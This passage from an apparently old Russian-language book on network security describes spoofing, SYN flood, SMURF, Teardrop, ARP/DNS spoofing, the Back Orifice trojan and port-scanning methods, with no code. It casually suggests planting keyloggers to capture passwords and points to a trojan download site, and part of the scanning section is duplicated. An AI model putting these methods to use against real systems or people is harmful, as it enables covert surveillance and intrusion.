А что делать, если пользователь — мазохист? Не хранит пароли в компьютере, а вводит их каждый раз с клавиатуры? — И этому горю можно помочь. Существуют программы типа **SPYWIN** или **HOOKDUMP**. Они записывают все действия, производимые на компьютере. Достаточно подсадить одну из них и... если вам потом не лень будет разбирать те десятки килобайт, которые будут порождены этими шпионами. Естественно, их можно использовать и для других целей.

В заключение можно сказать следующее: не берите и уж тем более не запускайте у себя всякие «крякеры Internet», почерпнутые с BBS и из FIDO. Они могут «крякнуть» только информацию на вашем винчестере! Ибо тот, кто может взломать провайдера, никогда не будет распыляться на такую мелочь, а другие, в лучшем случае,

могут подбирать пароли по словарю — а это бесполезно, в худшем — над вами просто хотят посмеяться или, того хуже, сделать вам гадость (прецеденты уже были).

Культ мертвой коровы или темная сторона Internet

Администратору IP-сети поневоле приходится изучать возможные бреши в безопасности локальной сети в контексте подключения её к Internet. Однако для многих пользователей эта тема остаётся загадкой, а таинственные хакеры способные, например, находясь в другом конце земного шара «подвесить» чужой компьютер, вызывают у некоторых благоговение. Любопытным пользователям Internet и адресована эта глава.

Угроза локальной сети или даже одному компьютеру, подключённому к Internet, может быть двух типов: злоумышленник может совершить деструктивные действия против компьютера жертвы (например, просто «уронить» машину) или может украсть информацию. Однако потенциальные опасности для различных операционных систем различны.

Изображение SATAN'ы является логотипом Security Administrator's Tool for Analyzing Networks.

Несмотря на колоссальное давление со стороны Windows NT, операционные системы Unix до сих пор являются стандартом в Internet. Вероятно, это связано с тем, что Unix изначально рассчитан на работу с сетью и в Сети. Невозможно представить Linux без сетевых демонов (программ, предоставляющих некий сервис в сеть) ftpd, httpd, named, telnetd и т.д. Наличие демонов стандартных

сервисов глобальной сети является нормой для приличного TCP/IP стека. Поэтому не приходится удивляться, читая в новостях о том, что злобные хакеры украли данные с юникс-сервера.

Однако причиной взломов является не уязвимость системы как таковой, а, как правило, халатность администраторов. Отличительной особенностью Linux является доступность множества бесплатных утилит, проверяющих наличие возможных дыр в безопасности и дающих абсолютно конкретные советы типа: «Обнаружена старая версия sendmail. Во избежание проблем необходимо заменить её более свежей». В качестве примера такой программы можно привести, например, знаменитую **SATAN** (Security Administrator's Tool for Analyzing Networks).

Кроме того, информация об обнаруженных дырах в защите появляется практически одновременно с исправлениями, поэтому только лень или собственная дремучесть могут помешать администратору Linux-сервера обезопасить себя от вторжения. За обновлением коммерческих версий UNIX, как правило, внимательно следят их изготовители.

Гораздо меньше повезло армии пользователей продуктов MS Windows. С одной стороны, украсть информацию из Windows затруднительно, за исключением возможности использования великолепного продукта **BackOrifice**. С другой, пользователям грозят постоянные «зависания» компьютера, а это тоже не слишком приятно, к тому же чревато потерей данных или, даже, нарушением работоспособности операционной системы.

3 Зак. 4543

Впрочем, какой здравомыслящий человек доверит ответственные данные операционной системе, которая в принципе не способна на большее, чем быть платформой для игрушек, печатной машинкой и калькулятором?

Сложность похищения информации вызвана, конечно, не безупречностью TCP/IP стека Windows, а его убогостью и, как следствие, принципиальной неспособности операционных систем этого клана нормально предоставлять информационные ресурсы в сеть. Под убогостью стека подразумевается отсутствие в стандартной поставке сетевых демонов и крайне ограниченный набор клиентских утилит (host, nslookup, talk и т.д.) Зато существует огромное множество программок под самые разные платформы, использующих ошибки в стеке протоколов изготовления MicroSoft и способных «уронить» Windows...

Ситуация усугубляется безумной популярностью всяческих Windows и не слишком порядочным поведением изготовителя этих операционных систем. Поэтому, любителям «форточек», желающим обезопасить себя от агрессоров из Internet или от шутников из локальной сети, рекомендуется следить за патчами, появляющимися периодически на **www.microsoft.com**, а в случае локальной сети, подключенной к Internet, лучше раскошелиться на какой-нибудь серьёзный продукт третьего производителя, например, **Firewall-1** компании CheckPoint. В противном случае, работа будет возможна только до тех пор, пока ваш IP не попадёт в руки какому-нибудь рассерженному любителю поиздеваться над майкрософтскими багами.

Таким образом, если проблема безопасности в Unix — это проблема конфиденциальности информации,

то проблема безопасности в Windows — это проблема работоспособности этой операционной системы.

Нельзя не сказать несколько слов о защищённости OS/2. OS/2, в отличие от Linux, коммерческая система, но, в то же время, IBM значительно более ответственно, чем, например, MicroSoft относится к качеству продаваемых ею продуктов. С появлением платного обновления стека TCP/IP 4.1 ситуация с безопасностью только улучшилась — появился встроенный в стек firewall, telnetd стал многопользовательским и т.д. Своеобразной гарантией безопасности работы OS/2 в Internet является её небольшая распространенность и малоизученность её стека злоумышленниками.

Перед тем, как рассмотреть некоторые виды атак, вспомним основные термины, тем или иным образом связанные с безопасностью в IP-сетях:

- proxy — сервер-посредник, т.е. программа, посылающая от своего имени пакеты во внешнюю сеть по запросу клиентов. Прокси бывают разных типов: уровня приложений — http, ftp, транспортного уровня TCP/UDP — socks и некоторые другие.
- router (он же маршрутизатор, он же роутер, старое название — gateway) — программа или железо, обеспечивающие маршрутизацию пакетов между интерфейсами по заданным правилам.
- firewall (он же брандмауэр) — единственное определение, которое удалось найти в Internet, звучит, приблизительно, так: «Система, ограничивающая доступ из одной сети в другую». Под это определение попадает, например, любой

роутер с настраиваемыми правами доступа, работающий в связке с прокси-сервером. Однако принято называть брандмауэрами только специализированные программные комплексы.

Ниже приведены типичные атаки. К ним относятся:

IP spoofing

Спуфингом называется подмена адреса отправителя в заголовке IP-пакета с целью пробить аутентификацию, основанную на определении IP-адреса источника пакета. Несмотря на то, что ответный пакет никогда не вернётся к атакующему, спуфинг является лучшим другом хакера-злоумышленника и применяется в качестве составляющей множества других атак.

SYN flooding

Является разновидностью атак типа denial-of-service (отказ от обслуживания). Осуществляется она с помощью создания полуоткрытых или недооткрытых (half-open) соединений. Ей подвержен стек любой операционной системы или даже стек маршрутизатора, если он ещё и предоставляет какой-либо TCP-сервис, например, **echo**.

Рассмотрим нормальный процесс установления соединения клиента (ftp, http, telnet) с сервером:

- начинает клиент с отправки запроса **SYN** на установление соединения с сервером.
- сервер подтверждает получение запроса **SYN** отправкой клиенту сообщения **SYN-ACK**.
- клиент завершает процесс установления соединения отправкой сообщения **ACK**.

Таким образом, соединение открыто, и сервер может обмениваться с клиентом специфичными для конкретного приложения данными. Если сервер не получил сообщение **АСК**, то будет ожидать его в течение некоторого времени (timeout) прежде, чем закроет полуоткрытое соединение. До закрытия сервер сохраняет в памяти структуру данных, описывающих ожидающие установления соединения. Эта структура со временем переполняется, и сервер, в лучшем случае, лишается возможности открывать новые соединения до тех пор, пока список полуоткрытых соединений не очистится. В худшем случае сервер может выйти из строя.

SMURF

Также относится к атакам типа denial-of-service и работает на базе Internet Control Message Protocol (ICMP). Возможно, не каждый пользователь знаком с названием этого протокола, однако подавляющее большинство работающих с Сетью, сталкивалось с программой, реализующей одну из его функций — командой **PING**. Эта безобидная программа предназначена для определения доступности какого-либо хоста (удалённого устройства, имеющего IP-адрес) посылкой пакета эхо-запроса **ICMP**. Если получен пакет с эхо-ответом, то хост считается доступным. Однако пакет может быть отправлен не по адресу конкретного хоста, а по широковещательному (broadcast) адресу сети. (Широковещательный адрес представляет собой адрес, в котором разряды, отведённые под адрес хоста, равны единице. Например, 10.255.255.255 — это широковещательный адрес для сети 10.0.0.0. Если такая сеть класса А разбита на 256 подсетей, то широковещательный адрес для подсети 10.50.0.0 будет

10.50.255.255. Впрочем, сетевой адрес, в котором разряды, отведённые под адрес хоста, равны нулю, тоже может обеспечить широковещательный отклик.) В этом случае пакет будет доставлен всем машинам в этой сети. Очевидно, что если на широковещательный пакет ответят (могут и не ответить) несколько сотен или тысяч машин, то компьютер-инициатор эхо-запроса может не справиться с обработкой эхо-ответов.

Но, вернёмся к недобрым помыслам злоумышленников. Схема их действий проста — они посылают ICMP пакет, в котором адрес отправителя является адресом жертвы (спуфинг), а в качестве получателя указывается широковещательный адрес некоего посредника. Компьютеры посредника отвечают на полученный эхо-запрос посылкой пакетов по адресу отправителя, т.е. выбранной злоумышленником жертве. Дальнейшее предсказать трудно: компьютер может временно оказаться неспособным работать в сети, может «зависнуть», но возможно и нарушение функционирования самой сети из-за чрезмерного траффика.

Сделать невозможной атаку SMURF могут маршрутизаторы в сети потенциального посредника. Если они фильтруют широковещательный траффик, то совесть настроившего их сетевого администратора может быть чиста — компьютеры во вверенной ему сети не будут посредниками в деструктивных действиях внешнего злоумышленника против неизвестной жертвы. Впрочем, инициатор атаки может находиться и внутри сети. В этом случае маршрутизаторы не помогут, и ответственность за атаку возлагается на хосты, которые также не должны отвечать на broadcast ICMP пакеты.

От описанных атак можно защититься, пожалуй, только приличным брандмауэром. Теперь рассмотрим некоторые виды атак, рассчитанных исключительно на «кривой» стек.

Land&Teardrop

Вероятно, наибольшее количество реализаций имеет именно эта парочка. При желании, в Сети можно найти множество программ, использующих именно эти два вида атак.

Принцип работы первой достаточно прост — жертве отправляется пакет, например, **SYN** с запросом на соединение, в котором адрес получателя, т.е. адрес жертвы, идентичен адресу отправителя (снова спуфинг). Если TCP/IP-стек операционной системы жертвы имеет соответствующий баг, и не сможет разобраться с искусственно созданной злоумышленником ситуацией, то последствия могут быть самые печальные — вплоть до дампа памяти...

Воздействие Teardrop также основано на использовании возможных ошибок в TCP/IP-стеке жертвы. Злоумышленник формирует последовательность фрагментированных пакетов, фрагменты которых перекрываются. Если при их сборке происходит ошибка, то пользователя может «порадовать» дамп памяти, или машина может просто намертво зависнуть.
Windows NT 4.0 не подвержен этой атаке только с Service Pack 3 и postSP3fix, Windows 95 также нуждается в соответствующих фиксах.

Back Orifice, он же BO

Эта скромная программулька размером всего в 120kB(!) является «троянским конём». Может она не слишком многое — она «всего лишь» предоставляет анонимному удалённому пользователю полный контроль над Windows 9x, подключенному к Internet. Судите сами:

- доступ к жесткому диску жертвы через обозреватель;
- редактирование реестра;
- полный контроль над файловой системой;
- отчёт о введённых паролях;
- копия экрана;
- просмотр сетевых ресурсов, подключенных к жертве;
- управление списком процессов;
- удалённая перезагрузка;
- удалённое выполнение программ с возможностью перенаправления консоли клиенту (своего рода телнет).

Приведенный список возможностей не полон, так что Back Orifice почти серьёзно можно рекомендовать сетевым администраторам в качестве бесплатной альтернативы таким недешёвым продуктам, как Landesk Management Suite или Managewise, точнее, входящим в эти пакеты средствам доступа к дэсктопам юзеров.

Загрузить BO и найти полную информацию можно по адресу **http://www.cultdeadcow.com**.

Весьма примечательной была реакция MicroSoft на Back Orifice: *«Мы не придаем большого значения появлению*

этой программы, и не думаем, что на неё следует обращать внимание нашим клиентам».

В самом деле — ну, «через Internet», ну, «анонимный», ну, «полный контроль», но BackOffice-то лучше! А если пользователя вдруг взволновало, что некий anonymous будет втихаря чужой реестр редактировать, так это проблемы пользователя...

Как и все средства удалённого администрирования, BO состоит из двух частей — сервера и клиента. Сервер запускается один раз на машине жертвы, он быстро отрабатывает и удаляет себя, но до удаления он успевает спрятаться в недрах Windows 95 так, что найти его следы нелегко. Распространяется BO очень просто — некоторые уже получили «ускорители IRC», «патчи к ICQ», причем одного и того же размера 120kB.

Клиенты Back Orifice существуют под Unix, OS/2 и Win32. Кроме того, сервер запросто предоставит любому удалённому обозревателю жесткий диск, на котором окопалась Windows 9x. Он же позволит из обозревателя сделать download или upload... Клиент представляет собой текстовую оболочку со встроенной помощью, достаточно удобную в использовании.

Под Win32 есть GUI-клиент, однако, его функциональность вызывает сомнения (как и всё Win32). Интересен ещё один факт: Windows 95 с установленным сервером BO напрочь отказался падать под воздействием атак. Может быть, BO все баги исправил?!

Не стоит уповать на амбициозные продукты, наподобие системы безопасности, доступной по адресу **http://lockdown2000.com**, ранее известному как **www.hackerfree98.com**.

Итак, если вы — пользователь Linux, то сам Линус Торвальдс велел вам разбираться в вопросах работы IP-сетей. Так что, вовремя набирайте **make** и не обвешивайте свою машину всеми известными и, зачасту не нужными вам сервисами.

Если вы — пользователь Windows, то это тоже не фатально. У вас есть надёжнейший способ обеспечить безопасность ваших данных — не подключайтесь к Internet. Впрочем, это шутка. Не стоит думать, что Сеть перенасыщена страшными хакерами, которые только и заняты тем, что строят козни против пользователей Windows, коих пока подавляющее большинство. Однако, пользуясь IRC или ICQ, т.е. службами, с помощью которых, можно узнать IP-адрес, лучше обезопасить себя от возможных диверсий ваших собеседников и поставить соответствующие фиксы и патчи, если, конечно, вас не защищает брандмауэр.

Удаленные атаки на хосты Internet

В связи с большой популярностью сети Internet огромное значение приобретает проблема информационной безопасности в сети. Из-за сложной инфраструктуры сети Internet, большого числа различных протоколов обмена на базе TCP/IP, спроектированных б учета требований к их безопасности, возможны различны способы нарушения безопасности компьютерной сети со стеком протоколов TCP/IP. Рассмотрим следующие виды удаленных атак на хосты Internet:

Исследование сетевого траффика

Данное воздействие широко используется хакерами в сети Internet для получения статических паролей, используемых пользователями для доступа к удаленным хостам по протоколам FTP и TELNET. В данных протоколах обмена не предусмотрено шифрование паролей перед передачей их по сети, следовательно, простой перехват имени пользователя и пароля позволит хакеру получить несанкционированный доступ к удаленному хосту.

Навязывание хосту ложного маршрута с помощью протокола ICMP

В сети Internet существует специальный протокол ICMP (Internet Control Message Protocol), одной из функцией которого является информирование хостов о смене текущего маршрутизатора. Данное управляющее сообщение носит название **redirect**. Существует возможность посылки с любого хоста в сегменте сети ложного redirect-сообщения от имени маршрутизатора на атакуемый хост. В результате, у хоста изменяется текущая таблица маршрутизации и, в дальнейшем, весь сетевой траффик данного хоста будет проходить, например, через хост, отославший ложное redirect-сообщение. Таким образом, возможно осуществить активное навязывание ложного маршрута внутри одного сегмента сети Internet.

Ложный ARP сервер

В сети Internet каждый хост имеет уникальный IP-адрес, на который поступают все сообщения из глобальной сети. Однако протокол IP, это не столько сетевой, сколько межсетевой протокол обмена,

предназначенный для связи между объектами в глобальной сети.

На канальном уровне пакеты адресуются по аппаратным адресам сетевых карт. В сети Internet для взаимно однозначного соответствия IP и Ethernet адресов используется протокол ARP (Address Resolution Protocol).

Первоначально хост может не иметь информации о Ethernet-адресах других хостов, находящихся с ним в одном сегменте, в том числе и о Ethernet-адресе маршрутизатора. Соответственно, при первом обращении к сетевым ресурсам, хост отправляет широковещательный ARP-запрос, который получат все станции в данном сегменте сети. Получив данный запрос, маршрутизатор отправляет на запросивший хост ARP-ответ, в котором сообщает свой Ethernet-адрес. Данная схема работы позволяет злоумышленнику послать ложный ARP-ответ, в котором объявить себя искомым хостом (например, маршрутизатором) и, в дальнейшем, активно контролировать весь сетевой траффик «обманутого» хоста.

Ложный DNS сервер

Для обращения к хостам Internet по именам, а не по IP-адресам, в сети Internet существует протокол DNS (Domain Name System). Основная задача службы DNS, для которой в сети создаются специальные DNS-серверы, состоит в получении от хоста DNS-запроса на поиск сервера, поиска по полученному в DNS-запросе имени IP-адреса сервера и его передача на запросивший хост. При анализе безопасности данного протокола выяснилось, что при перехвате хакером DNS-запроса на поиск сервера существует возможность послать ложный DNS-ответ, в котором в качестве искомого IP-адреса указать IP-адрес

станции злоумышленника, что приведет к тому, что, в дальнейшем, весь траффик между запросившим хостом и сервером будет перехвачен ложным DNS-сервером. Данная атака возможна в случае нахождения в одном сегменте с настоящим DNS-сервером и позволяет организовать межсегментную атаку на хосты Internet.

Как действительно был взломан Сити-Банк

Лето 1995 года было действительно жарким, в это время мировая общественность всколыхнулась от сенсационной новости — простой российский хакер по имени Владимир Левин взломал электронную защиту Сити-Банка и похитил 400 000 долларов. Попробуем проанализировать эту историю еще раз с высот 1999 года.

Для этого предлагаем рассмотреть три версии, которые на данный момент имеют место.

Начнем с официальной. Согласно ей, во взломе банка участвовало несколько человек. Сначала работал один компьютер, потом второй, потом третий и т.д. Благодаря такому «штурму» система защиты дрогнула и хакерам удалось похитить деньги. Им удалось перевести на подставные счета 10 000 000 долларов. Вернее, они так считали, что перевели. В какой-то момент времени администратору банка удалось засечь их деятельность и вернуть 960 000 долларов обратно. Но 400 000 долларов так до сих пор и не найдено.

Вторая версия рождена нашими правоохранительными органами, которые также имеют свой взгляд на произошедшие события. Не исключено,

что в определенный момент на BBS банка находилось несколько наших человек, которым было просто интересно, что находится на их сервере.

Никакого ограбления, собственно говоря, не было. Зачем же тогда весь этот шум, справедливо спросите вы? Да все достаточно просто — чтобы напомнить своему правительству о так называемой «советской» угрозе, которая теперь имеет место в такой интересной форме. Если верить этой версии, то можно понять каким образом господин Левин выехал в Англию, где его собственно говоря и «скрутили».

Вспомните первую версию, согласно которой администратор успел вернуть 960 000 долларов, а также вычислить откуда идет команда о переводе денег. Если это так, то наверное логично было бы связаться с нашими правоохранительными органами и задержать преступника на территории России. Но этого не было сделано. Почему? Неизвестно. Иными словами, господина Левина круто подставили, ради каких-то там интересов.

Теперь перейдем к версии тех людей, которые лично знали Левина. В свое время он был одним из Санкт-Петербугских НОДов сети FIDONet. По отзывам, он чисто психологически не мог совершить кражу. Ну, не тот менталитет у него.

Что же думают сами хакеры относительно всех этих событий? Задолго до того, как все это произошло, несколько российских хакеров из Санкт-Петербурга проникло на BBS банка. Сделать это достаточно просто, пользуясь сетью Internet. Операционной оболочкой в Сити Банке служила Unix, которая является одной большой дырой, проникнуть через которую достаточно легко.

Одним из тех, кто проник в банк был уже достаточно известный хакер по имени Мегазоид. На самом деле, под этим именем скрывается один из самых талантливых программистов Санкт-Петербурга (более известная кличка Протозоид). Его достаточно часто можно встретить в баре «Fish Fabrique», который находится на Пушкинской улице. На контакт выйти с ним достаточно сложно. О серьезных делах предпочитает не говорить. Хотя, если напоить пивом, то сенсации вам обеспечены.

При этом, не стоит думать, что проник он туда с целью перевода себе каких-то денег. Просто хакеры — это такие люди, которым интересно посмотреть, что там, за чертой. Мегазоид, находясь в банке, нашел несколько «дыр» в системе защиты и некоторое время ходил по нему, как по своему родному дому. Он даже смог пронаблюдать, как работники банка переезжали с этажа на этаж и в спешке забыли дискету в одном из компьютеров, а потом три дня ее искали. Естественно, что администратор сети банка очень скоро заметил, что в системе есть кто-то посторонний. Причем, сделал он такие выводы только по той причине, что Мегазоид, по сравнению с другими пользователями банка, сделал себе достаточно маленькие права.

Нащупав Мегазоида, администратор немного удивился и начал активно выпихивать его из сети. В ответ, Мегазоид написал ему письмо с приблизительно следующим содержанием: «Я бедный русский хакер из Питера, не трогайте меня, пожалуйста, а я вам за это покажу, где у вас бреши в системе защиты.»

На самом деле Мегазоид немного схитрил. Он нашел несколько пробоин в системе, а рассказал только об

одной. После того, как он показал, где находится дыра в защите, администратор повел себя абсолютно не по-джентельменски, и элементарно его вырубил.

В ответ на это Мегазоид зашел во вторую брешь и навестил его снова с пламенным приветом из Питера.

Наверное вам будет интересно узнать, на какой машине работал в этот момент Мегазоид. Если вы думаете, что это супернавороченный Пентиум, то вы глубоко ошибаетесь. На самом деле это был терминал, т.е. фактически один монитор с модемом. На жестком диске компьютера банка Мегазоид отвел себе немного места, на котором держал весь свой софт.

В один прекрасный момент Мегазоиду срочно потребовались деньги и он продал уже печально известному В. Левину за 100 долларов секрет проникновения через систему защиты банка.

А дальше... сработала либо первая, либо вторая, либо третья версии. После того, как произошел весь этот скандал, компетентные органы хорошенько почистили всех наиболее известных хакеров. До сих пор в МВД существует целый отдел, одной из задач которого как раз и является отслеживание «электронных» взломщиков.

Back-Orifice: как им пользоваться

Изготовила это группа «Культ Мертвой коровы» (Cult of the Daed Cow) и принялась бесплатно распространять. Как они утверждают, сразу после запуска, программа инсталлирует модуль, который невозможно обнаружить или уничтожить стандартными средствами Windows или антивирусными прогами. Этот модуль делает возможным

удаленное управление контупером, на котором установлен Back Orifice, через Сеть. Он использует свой протокол шифрования и после установки начинает стучать кому надо: «Я, мол, уже готов!» Что можно сделать через него: заявить о прослушке портов, просмотрах регистров, полном доступе к файловой системе, сканировании вводимой с клавиатуры информации.

Затем «cDc» выпустили сабж для UNIX и Windows NT. Так же уже есть Java-апплет, который инсталлирует сабж, не уведомляя о том, чего это он там на винт пишет.

Касперский говорит, что нашумевшая прога FastICQ (**www.fasticq.com**), как бы ускоряющая работу аськи — один из примеров удачного продвижения сабжа, что называется, «в народ»...

Проги, которые заявлены как средство обнаружения и борьбы с сабжем, можно набыть на **www.sinnerz.com/tp.html** и **www.bardon.com**.

В центре внимания мировой компьютерной общественности остается Back Orifice. Потихоньку стали подтягиваться и неспециализированные СМИ, как водится, сея панику и слухи. Дополнительное непонимание вызвал факт обнаружения свежим AVP на машине с установленным сервером ВО чего-то под названием **Trojan.Win32.BO**.

Помимо нескольких недоуменных писем, встретился как минимум один сетевой обзор, где на основе этого заявлялось о коварстве злобных хакеров, вставивших в ВО каких-то троянцев. Хотя исключать наличие закладок в ВО нельзя, тут все гораздо проще — в Лаборатории Касперского решили, что некоторых особенностей ВО достаточно, чтобы считать всю программу троянцем. Что,

4 Зак. 4543

безусловно, верно, а оперативность достойна всяческих похвал.

Аналогичного мнения придерживается и Network Associates, добавившая обнаружение BO в последние обновления для McAfee VirusScan. Кроме того, появились и другие вспомогательные утилиты для обнаружения/удаления BO: AntiGen 1.0 от Fresh Software и Toilet Paper 1.0.

Хорошо, что существуют подходящие утилиты, но не мешает и самому представлять, чего ожидать от Back Orifice. По умолчанию сервер предпринимает следующие шаги:

Копирует себя в системный каталог под именем **.exe**.

Туда же копируется **windll.dll**.

Добавляет себя в

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices с описанием **(Default)**.

Ждет соединения на 31337-м порту.

Имя исполняемого файла, описание и номер порта могут быть изменены пользователем, но если у вас в RunServices завелось что-то, чего там быть не должно, и это что-то указывает на файл размером около 125кВ, есть шанс, что и вас посчитали. Надо еще будет посмотреть, видят ли его утилиты типа **pview95** и **xrun**.

Исполняемый файл также содержит строчку **windll.dll**, передаваемые данные шифруются, но очень слабо — на основе пароля генерируется двухбайтный хэш, используемый далее в качестве ключа. Первые 8 байт клиентского запроса всегда содержат строчку ***!*QWTY?**, что позволяет легко определить хэш, а потом и

подходящий пароль (по оценке ISS X-Force вся процедура занимает пару секунд на P133). Пароль и конфигурацию можно вытащить и из исполняемого файла сервера. В случае конфигурации по умолчанию в конце файла можно найти строчку

88$8(8,8084888<8@8D8H8L8P8T8X8\8'8d8h8l8

В случае измененной конфигурации, она записывается в конце файла:

- имя файла
- описание
- номер порта
- пароль
- дополнительная информация для plug-in

Таким образом, воспользоваться установленным BO-сервером теоретически может не только тот, кто его установил, так что не рекомендуется пользоваться им в администраторских целях. Впрочем, он и не для того создавался.

Какие из всего сказанного можно сделать выводы. Во-первых, чудес не бывает, чтобы воспользоваться Back Orifice, его сперва надо установить. Просто так завладеть ресурсами чужой машины не получится, как бы этого не хотелось. Сам по себе BO не использует какую-то новую дырку в ОС, но его присутствие может указывать на наличие дыр в защите (еще раз обращаем внимание на владельцев домашних сетей: если уж захотели разделить диск на машине, подключаемой к сети, поставьте хотя бы пароль). Программных дыр может и не быть, но всегда остается главная дыра — пользователь.

Пользователи Windows NT и других ОС могут расслабиться — ВО работает только на Windows 9x.

Обещается порт под Windows NT, готова юниксовая версия (с исходниками), но речь пока идет только о клиентской части. Пользователям же 95-ки, равно как и администраторам, под чьим началом находится сеть с подобными машинами, не остается ничего кроме как получше предохраняться и почаще проверяться. Впрочем, это универсальный совет на все случаи жизни. Часть головной боли возьмут на себя заботливые антивирусники.

Вирус Морриса, классический пример сетевого вируса

2 ноября 1988 года Роберт Моррис младший, аспирант факультета информатики Корнельского Университета с помощью написанного им вируса инфицировал большое количество компьютеров, подключенных к сети Internet.

Вирус Морриса поражал только компьютеры типа SUN 3 и VAX, которые использовали варианты ОС UNIX версии 4 BSD.

Для своего распространения вирус использовал некоторые дефекты стандартной операционной системы UNIX, установленной на многих компьютерах. Он также использовал механизм, предназначенный для доступа к удаленным компьютерам в локальных сетях.

Вирус состоял из двух частей: главной программы и программы, обеспечивающей его распространение. Главная программа после запуска на очередной машине собирала информацию относительно других машин в сети,

с которыми она имеет связь. Она выполняла эту работу с помощью анализа конфигурационных файлов и путем запуска системной утилиты, которая дает информацию о текущем состоянии соединений в сети. Затем, производилась пересылка программы распространения на найденные машины, затем она запускалась и обеспечивала пересылку и компиляцию остальной части вируса. Затем весь процесс повторялся.

Наиболее заметным эффектом при распространении вируса, была непрерывно возраставшая загрузка пораженных вирусом машин. По истечении некоторого времени ряд машин оказались настолько загруженными распространением копий вируса, что не были способны выполнять никакой полезной работы; некоторые машины исчерпывали память для свопинга или таблицу текущих процессов и их приходилось перегружать.

Сканирование портов

Иногда у вас может возникнуть потребность узнать, какие сервисы предоставляет определенный хост. Для этого существует ряд различных программ сканирования портов. Простейший вариант — это программы типа SATAN (Security Analysis Tool for Auditing Networks), которые устанавливают соединение с каждым TCP-портом, открывая полное TCP-соединение. Преимущества этого метода заключаются в том, что пользователю, занимающемуся сканированием, не нужно самому составлять ip-пакет, который будет использован для сканирования, потому что он использует стандартные системные вызовы, и ему не нужен доступ администратора

обычно нужен, чтобы использовать **SOCK_RAW** или открывать **/dev/bpf**, **/dev/nit** и т.д.).

Недостаток этого метода заключается в том, что его легче обнаружить, причем несколькими способами, в частности **TCP Wrapper by Wietse Venema**. Для устранения этого недостатка были придуманы методы сканирования без установления полного TCP-соединения, так называемое «полуоткрытое сканирование».

Процесс установки TCP-соединения состоит из трех фаз: сторона, устанавливающая соединение, сначала посылает TCP-пакет с установленным флагом SYN, после чего принимающая сторона посылает TCP-пакет с установленными флагами SYN и ACK в случае, если порт открыт, или сбрасывает соединение с флагом RST, если порт не активен. Третья фаза происходит, когда сторона, устанавливающая соединение, посылает сигнальный TCP-пакет с установленным флагом ACK (само собой, все эти пакеты имеют соответствующие **sequence-** и **ack-номера**, и т.д.). Теперь соединение установлено.

Сканирования с SYN-флагом

SYN-сканер посылает только первый пакет из трех и ждет SYN ACK или RST. Когда он получит либо то, либо другое, он будет знать, активен этот порт или нет. Основное преимущество этого метода заключается в том, что он не обнаруживается программами типа **SATAN** или **TCP Wrappers by Wietse Venema**.

Основные недостатки этого метода:

- этот метод обнаруживается некоторыми программами, которые проверяют попытки коннекта

с SYN-флагом (например, **tcplog**), а также он обнаруживается **netstat(1)**;

- сторона, устанавливающая соединение, обычно должна составлять весь IP-пакет. Для этого необходимо иметь доступ к SOCK_RAW (в большинстве операционных систем: **getprotbyname (raw))** или **/dev/bpf (Berkeley Packet Filter), /dev/nit (Sun «Network Interface Tap»)** и т.д. Для того необходимо, как правило, иметь уровень администратора.

Stealth-сканирование

Этот метод основан на некорректном сетевом коде в BSD. Учитывая то, что в большинстве операционных систем используется BSD'шный сетевой код или производный от него. Этот способ работает на большинстве систем (наиболее очевидное исключение — маршрутизаторы Cisco). Этот метод трудно обнаружить. Даже зная сам метод, разработка обнаруживающего алгоритма весьма проблематична без устранения самой ошибки.

Недостатки этого способа:

- этот метод основан на ошибках в сетевом коде. Это значит, что возможно, а точнее — скорее всего, эти ошибки будут исправлены. Например, в OpenBSD это уже исправлено;
- нельзя поручиться, что этот способ будет нормально работать в конкретной обстановке. Результаты могут быть разными в зависимости от платформы и

с SYN-флагом (например, **tcplog**), а также он обнаруживается **netstat(1)**;

- сторона, устанавливающая соединение, обычно должна составлять весь IP-пакет. Для этого необходимо иметь доступ к SOCK_RAW (в большинстве операционных систем: **getprotbyname (raw))** или **/dev/bpf (Berkeley Packet Filter), /dev/nit (Sun «Network Interface Tap»)** и т.д. Для того необходимо, как правило, иметь уровень администратора.

Stealth-сканирование

Этот метод основан на некорректном сетевом коде в BSD. Учитывая то, что в большинстве операционных систем используется BSD'шный сетевой код или производный от него. Этот способ работает на большинстве систем (наиболее очевидное исключение — маршрутизаторы Cisco). Этот метод трудно обнаружить. Даже зная сам метод, разработка обнаруживающего алгоритма весьма проблематична без устранения самой ошибки.

Недостатки этого способа:

этот метод основан на ошибках в сетевом коде. Это значит, что возможно, а точнее — скорее всего, эти ошибки будут исправлены. Например, в OpenBSD это уже исправлено;

нельзя поручиться, что этот способ будет нормально работать в конкретной обстановке. Результаты могут быть разными в зависимости от платформы и

операционной системы, т.е. этот способ не вполне надежен.

- используются TCP пакеты с установленными ACK и FIN флагами. Их надо использовать, потому что, если такой пакет послать в порт при неоткрытом соединении, всегда возвратится пакет с флагом RST.

Существуют несколько методов, использующих этот принцип:

метод #1

Послать FIN-пакет. Если принимающий хост возвращает RST, значит порт неактивен, если RST не возвращается, значит порт активен. Учитывая тот факт, что этот метод работает на таком количестве хостов, это — грустное свидетельство тому, какой некорректный сетевой код в большинстве операционных систем.

метод #2

Послать ACK-пакет. Если TTL возвращаемых пакетов меньше, чем в остальных полученных RST-пакетах, или если размер окна больше нуля, то, скорее всего, порт активен.

Что такое Firewall

Firewall — один из эффективных методов защиты внутренних сетей. Физическая реализация этого сервиса может быть различной, но обычно это программный или программно-аппаратный комплекс, обеспечивающий анализ и обработку проходящего сквозь него сетевого траффика.

Обработка может вестись в широких пределах — от разграничения доступа к различным адресным пространствам сети, до прозрачной шифрации траффика с целью организации виртуальных частных сетей в Internet.

Наиболее распространенное применение — организация доступа в Internet из закрытых корпоративных сетей. В этом случае внутренние пользователи получают полный или ограниченный доступ в Internet, а доступ снаружи во внутреннюю сеть не допускается.

Denial of Service (DoS)

Denial of Service — разновидность атак, приводящая к некорректной работе или выходу из строя установленного на компьютеры программного обеспечения. Атаки подобного типа относятся скорее к электронному вандализму, чем к реальному взлому систем, поэтому подробнее этот вопрос не будет рассматриваться.

Сети пакетной коммутации

Общие принципы построения

Основу X.25 сетей составляют Центры Коммутации Пакетов (ЦКП), расположенные во многих городах и обеспечивающие доступ к сети. Обычно абонент получает доступ к сети, соединяясь с ближайшим ЦКП, т.е. можно получить доступ к сети из любого места, где есть телефонная связь, без привязки к конкретному ЦКП.

